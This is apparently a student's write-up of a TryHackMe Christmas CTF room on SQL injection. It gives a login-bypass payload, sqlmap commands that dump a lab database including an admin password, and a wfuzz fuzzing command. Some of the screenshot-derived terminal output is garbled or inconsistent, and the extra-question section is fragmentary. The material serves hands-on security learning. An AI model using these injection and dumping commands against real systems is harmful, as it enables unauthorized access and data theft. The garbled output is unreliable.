
Question 2:

We just bypass the login by using admin' or true -- as the username.



The image shows a dual-monitor setup. On the left monitor, a Firefox browser window displays a challenge from TryHackMe. The URL is https://tryhackme.com/room/learnmyberlin25days. The page content discusses SQLMap and provides a challenge involving bypassing a login. It includes a command: `--tamper=space2comment`. Below this, there are sections for Resources and an answer section. The answer section asks: "Without using directory brute forcing, what's Santa's secret login panel?" with input fields for "/santapanel", "Correct Answer", and "Hint". Another field asks: "Visit Santa's secret login panel and bypass the login using SQLi". On the right monitor, a Firefox window titled "Santa's admin panel" shows a Santa Claus illustration. The status bar indicates the IP is 10.10.156.172. A message at the bottom of the window says "The database has been updated while you were away!". Below the message are search and search history fields.

Question 3:

We saved the panel request on burp and use command **sqlmap -r file --tamper=space2comment --dump-all --dbms sqlite** to get all the information.

The screenshot shows a web browser window for TryHackMe with a challenge titled "Visit Santa's secret login panel and bypass the login using SQLi". The challenge has been completed. Below it, another challenge asks "How many entries are there in the gift database?", with the answer "22" entered and a "Correct Answer" button. Other challenges listed are "What did Paul ask for?", "What is the flag?", and "What is admin's password?".

On the right, a terminal window titled "Santa's admin panel - Mozilla Firefox" shows a MySQL database dump with 22 entries. The table structure is:

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie

The terminal also displays the message "The database has been updated while you were away!"

Question 4:

We used the same command.

The screenshot shows a web browser window for TryHackMe with a challenge titled "Visit Santa's secret login panel and bypass the login using SQLi". The challenge has been completed. Below it, another challenge asks "How many entries are there in the gift database?", with the answer "22" entered and a "Correct Answer" button. Other challenges listed are "What did Paul ask for?", "What is the flag?", and "What is admin's password?".

On the right, a terminal window titled "Santa's admin panel - Mozilla Firefox" shows a MySQL database dump with 22 entries. The table structure is:

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie

The terminal also displays the message "The database has been updated while you were away!"

Question 5:

We got the flag from the same command.

The screenshot shows a browser window for TryHackMe challenge 'LearnCyberin25days' and a terminal window on an AttackBox.

Browser (Left):

- Challenge title: TryHackMe | 25 Days of Cyber Security
- Task 8: [Day 6] Web Exploitation - Be careful with what you wish on a Christmas night
- Task 9: [Day 7] Networking - The Grinch Really Did Steal Christmas
- Task 10: [Day 8] Networking - Wish You Were Under the Christmas Tree

Terminal (Right):

```

root@ip-10-10-65-184:~#
root@ip-10-10-65-184:~# ./sqlmap.py --dump -b /tmp/SQLInjection -t https://tryhackme.com/room/learncyberin25days
[17:51:21] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.156.172/dump/SQLite_MasterDb/sequels.csv'
[17:51:21] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'
[17:51:21] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
[17:51:21] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.sqlmap/output/10.10.156.172/dump/SQLite_masterdb/hidden_table.csv'

The database has been updated while you were away!

```

Question 6:

We got the password from the same command.

The screenshot shows a browser window for TryHackMe challenge 'LearnCyberin25days' and a terminal window on an AttackBox.

Browser (Left):

- Challenge title: TryHackMe | 25 Days of Cyber Security
- Task 8: [Day 6] Web Exploitation - Be careful with what you wish on a Christmas night
- Task 9: [Day 7] Networking - The Grinch Really Did Steal Christmas
- Task 10: [Day 8] Networking - Wish You Were Under the Christmas Tree

Terminal (Right):

```

root@ip-10-10-65-184:~#
root@ip-10-10-65-184:~# ./sqlmap.py --dump -b /tmp/SQLInjection -t https://tryhackme.com/room/learncyberin25days
[17:51:21] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+
| username | password |
+-----+
| admin    | EhCNSWzzFP6sc7gB |
+-----+
[17:51:21] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.sqlmap/output/10.10.156.172/dump/SQLite_masterdb/users.csv'
[17:51:21] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[17:51:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.156.172'
[*] shutting down at 17:51:21

root@ip-10-10-65-184:~# ./THMAttackBox
root@ip-10-10-65-184:~# ./THMAttackBox
root@ip-10-10-65-184:~# 
The database has been updated while you were away.

Enter: cipher
Search
Gift|Child

```


Thought Process / Methodology :

We were shown the Santa's forum. After getting the santa's secret panel directory, we visited the secret panel and bypassed the login by using 'admin' or 'true --' as the username. After that we saved the panel request on burpsuite and use the command **sqlmap -r file --tamper=space2comment --dump-all --dbms sqlite** to get all the necessary information.

Extra Questions :

Day 2:

Question 4



Day 3:

Question 1

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2


Bounty \$250

Question 3


ag3nt-j1 U.S. Dept Of Defense staff agreed to disclose this report.

Jun 25th (2 years ago)

Question 4



Question 5



Question 6



Day 4:

Question 1

Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Correct Answer

💡 Hint

Question 4

```
-f filename,printer      : Store results in the output file using the specified
```

Day 5:

Question 1

What is the default port number for SQL Server running on TCP?

All Videos Images News Shopping More Tools

About 15,800,000 results (0.56 seconds)

port 1433

If enabled, the default instance of the SQL Server Database Engine listens on **TCP port 1433**. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports.

11 Mar 2022

Question 3

The screenshot shows a dual-pane interface. On the left, a browser window displays a challenge page for 'Santa's admin panel'. It contains several input fields and buttons for solving tasks related to a SQLite database. One task asks for the number of entries in a 'gift' database, with the answer '22' already entered. Another task asks for a flag, with the answer '*****{*****}' entered. On the right, a terminal window titled 'root@ip-10-10-65-184:~' shows a SQLite dump of a 'hidden_table' containing names and numbers, and a file named 'thmfox(All I Want for Christmas Is You)'.

Question 5

The screenshot shows the TryHackMe interface with two windows open.

Left Window (Challenge View):

- Challenge title: "Visit Santa's secret login panel and bypass the login using SQLi"
- Text input field: "/santapanel" (status: Completed)
- Text input field: "No answer needed" (status: Completed)
- Text input field: "How many entries are there in the gift database?" (status: Completed, value: 22)
- Text input field: "What did Paul ask for?" (status: Completed, value: Github Ownership)
- Text input field: "What is the flag?" (status: Pending, placeholder: Answer format: *****{*****})
- Text input field: "What is admin's password?" (status: Pending, placeholder: Answer format: *****)

Right Window (Terminal View):

- Terminal title: "Santa's admin panel - Mozilla Firefox"
- Terminal command: "root@ip-10-10-65-184:~"
- Terminal output:

```
[22 entries]
+-----+
| kid | age | title
+-----+
| James | 8 | shoes
| John | 4 | skateboard
| Robert | 17 | lphone
| Michael | 5 | playstation
| William | 6 | xbox
| David | 6 | candy
| Richard | 9 | books
| Joseph | 7 | socks
| Thomas | 10 | 10 McDonalds meals
| Charles | 3 | toy car
| Christopher | 8 | air hockey table
| Daniel | 12 | lego star wars
| Matthew | 15 | bike
| Anthony | 3 | table tennis
| Donald | 4 | fazer chocolate
| Mark | 17 | wil
| Paul | 9 | github ownership
| James | 8 | finnish-english dictionary
| Steven | 11 | laptop
| Andrew | 16 | raspberry pie
```
- Message at the bottom: "The database has been updated while you were away!"
- Terminal status bar: "THM AttackBox" and "25m 48s"